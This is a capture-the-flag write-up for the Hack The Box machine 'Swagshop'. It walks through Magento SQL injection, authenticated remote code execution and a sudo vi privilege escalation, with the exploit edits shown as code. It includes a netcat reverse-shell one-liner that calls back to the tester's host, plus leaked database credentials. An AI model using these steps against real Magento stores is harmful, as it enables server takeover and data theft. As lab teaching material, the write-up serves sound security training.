Swagshop

Nmap

A quick scan: `nmap -T5 -Pn 10.10.10.140`

```
PORT     STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


The box isn't particularly difficult. Therefore it makes sense there are only two ports. Normally I would be more suspicious and do a deeper scan. For good practice, let's do that anyway: `sudo nmap -T4 -A -Pn -p 1-65535 -O 10.10.10.140 > nmap.txt`

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://10.10.10.140/
```

The name of the box kind of reminds me of OWASP's Juice Shop training website, which was all about web exploits: https://owasp.org/www-project-juice-shop/ I wonder if we'll be utilising web exploits here?


Website

Go to the IP, and this is what we're faced with. Many of the links are dead, but a handful do work for us.



Screenshot 2020-06-10 at 15.06.03.png

Wappalyzer has a whole load of information for us.



We can register and make an accountl search around the website for an area to upload files, to exploit that but I don't see anything. I noticed in wapallyzer, `MySQL` as is the database. I wonder if there will be any SQL injections we can use on the page?

I haven't run `dirbuster` yet, so let's do that:

Dirbuster

Dirb finds: http://10.10.10.140/var/cache/ and I enumerate further to find: */mage--2/mage---403_CONFIG_GLOBAL*, which is a whole load of text

There's no way I'm going to go all through this manually, Let's use `Ctrl F` and search for key words

- Pass: fMVWh7bDHpgZkyfqQXreTjU9
- key: b355a9e0cd018d3f7f03607141518419
- Username: root
- dbname: swagshop

The service is **mysql**. It says the service is localhost, so the mysql is an **internal** service that may be our ticket to root once we gain a user shell on the box.


Website exploit


Generally enumerating around the website, we find at the bottom of the page that it says it's version **2014**. Google that, with "exploit", and you'll find this exploit: https://github.com/joren485/Magento-Shoplift-SQLI/blob/master/poc.py

- **Edit** the **exploit** to target our IP.
- Don't forget to `chmod +x` the exploit, and then send it off: python exploit.py http://[ip]

```
kali@kali:~/Downloads/swagshop$ python exploit.py http://10.10.10.140
WORKED
Check http://10.10.10.140/admin with creds ypwq:123
```

Let's follow the link and input the creds





Second Exploit

> There were some methods for this box that worked in its initial release, but after some patching these alternate exploits no longer worked. The exploit we're going to use is direct off the shelf - but it needs a bit of tinkering before it will work.

After some enumeration of this admin panel, you'll realise there are no easy wins here - no ping terminal, no remote terminal, nothing! Let's turn to google and ask: "*magneto exploit authenticated creds*". This one comes up: https://www.exploit-db.com/exploits/37811

We need to edit this section of the exploit:

```
# Config.
username = ''
password = ''
php_function = 'system'  # Note: we can only pass 1
install_date = 'Sat, 15 Nov 2014 20:27:57 +0000'  #
```

Just repeat the same creds you generated before. From the link we found before, we can find the updated system time from here again: http://10.10.10.140/var/cache/mage--2/mage---403_CONFIG_GLOBAL:, which is: `Wed, 08 May 2019 07:23:09 +0000`

```
<config><global><install><date>Wed, 08 May 2019 07:23:09 +0000</date></inst
```

There's still more to edit unfortunately: Comment out these lines around line **43**, and add new ones

```
#br.form.new_control('text', 'login[username]'
, {'value': username})  # Had to manually add username control.#br.form.fixup()
#br['login[username]'] = username
#br['login[password]'] = password

and just below this, add this:

userone = br.find_control(name="login[username]", nr=0)
userone.value = username
pwone = br.find_control(name="login[password]", nr=0)
pwone.value = password
```

And then around line **60**, there will be a url that talks about time periods. That `7d` stands for seven days. That's too small a parameter. It works if we change it to '`2y`'. It doesn't work with any other number.

```
request = br.open(url + 'block/tab_orders/period/2y/?isAjax=true', data='isAjax=false&form_key=' + key)
```

Fire up a **netcat** listener, and send off the exploit with a reverse shell:

```
python exploit2.py http://10.10.10.140/index.php/admin "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.34 5432 >/tmp/f"
```

```
kali@kali:~$ rlwrap nc -nvlp 5432
listening on [any] 5432 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.140] 51490
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Www-data shell

Let's get ourselves an interactive shell.

- `python -c 'import pty; pty.spawn("/bin/bash")'` - didn't work
- `python3 -c 'import pty; pty.spawn("/bin/bash")'` - appending the **3** to python does work.

Go get your user flag and then let's get to root!

PrivEsc

We always try the easy wins first when it comes to priv esc. `Sudo -l` should always be one of your first points to try:

```
www-data@swagshop:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User www-data may run the following commands on swagshop
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

Vi exploitation

Typically a **text editor**, it is entirely possible to run system commands from `Vi.`

`sudo /usr/bin/vi /var/www/html/xyz`

The page will then do some weird stuff, but honestly just ignore it and carry on. We want to ask `vi` to give us a command shell, which we do via: `:!sh`

You'll be in a root shell believe it or not. Don't expect much response from the page however. Then, `cat /root/root.txt` to get the root flag

```
# whoami
whoami
root
```

About the Author

Purp1eW0lf is a PhD student in Information Security